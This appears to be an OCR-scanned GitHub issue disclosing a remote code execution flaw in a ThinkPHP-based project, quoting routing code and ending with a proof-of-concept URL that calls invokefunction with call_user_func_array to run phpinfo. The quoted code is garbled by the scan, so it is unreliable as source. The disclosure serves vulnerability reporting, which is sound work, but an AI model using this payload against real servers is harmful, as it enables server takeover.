
New issue

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There is a code execution vulnerability that can getshell #1

⊙ Open 0xMJ opened this issue on Dec 12, 2018 · 0 comments

```
0xMJ commented on Dec 12, 2018
thinkphp/library/think/App.php
public function routeCheck()
$path = $this->request->path();
depr = this->config(app.pathinfo_depr');
public function path()
if (is_null($this->path)) {
\scriptstyle suffix = this-> config-> get('url_html_suffix');
$pathinfo = $this->pathinfo();
if (false === $suffix) {
// 禁止伪静态访问
public function pathinfo()
if (is_null($this->pathinfo)) {
if \ (isset(\$\_GET[\$this->config->get('var\_pathinfo')])) \ \{
// 判断URL里面是否有兼容模式参数
\label{eq:server} $\tt SERVER['PATH\_INFO'] = \tt GET[\$this->config->get('var\_pathinfo')];
unset($_GET[$this->config->get('var_pathinfo')]);
} elseif ($this->isCli()) {
// CLI模式下 index.php module/controller/action/params/...
\label{eq:server} $\tt SERVER['PATH\_INFO'] = isset(\$\tt SERVER['argv'][1]) ? \$\tt SERVER['argv'][1] : ";
In the process of processing the route, Config::get('var_pathinfo') is used as the receiving process pathinfo, and this value is s by default.
then, it will form a calling process: index.php?s=index/\namespace\class/method
In \think\Request
public\ function\ \_construct(\$options=[])
foreach ($options as $name => $item) {
if (property_exists($this, $name)) {
$this->$name = $item;
       $this->config = Container::get('config');
       if (is_null($this->filter)) {
           $this->filter = $this->config->get('default_filter');
       // 保存 php://input
$this->input = file_get_contents('php://input');
we can use input method
POC: http://localhost/twothink-master/public/?s=index/\think\app/invokefunction\&function&function=call\_user\_func\_array\&vars[0]=phpinfo\&vars[1][]=1
```



Assignees
No one assigned

ivo one assigne

Labels

None yet

Projects

None yet

Milestone

No milestone

Developmen

No branches or pull requests

1 participant

